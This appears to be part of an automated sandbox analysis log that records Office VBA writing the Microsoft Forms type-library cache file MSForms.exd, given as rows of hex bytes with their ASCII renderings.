C:\Users\user\AppData\Local\Temp\~DFB8B3A798F202958C.TMP	success or wait	1	7FEE93B5E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE939FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	.....T.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 00 80 00 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00 00	&!..... ....&!..... .....0..... ....H.....D..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	.....(...x...@. .....h..... .....X...@...(..... .....P...	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	ce e2 23 8e 09 88 d9 45 8f 44 1b ee 61 bc a5 d1 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	..#....E.D..a.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..Move WW..CopyOrMove..CutWW..PasteW ..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW ..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N.............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W.............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J.............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW.............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG.........	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T..........	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
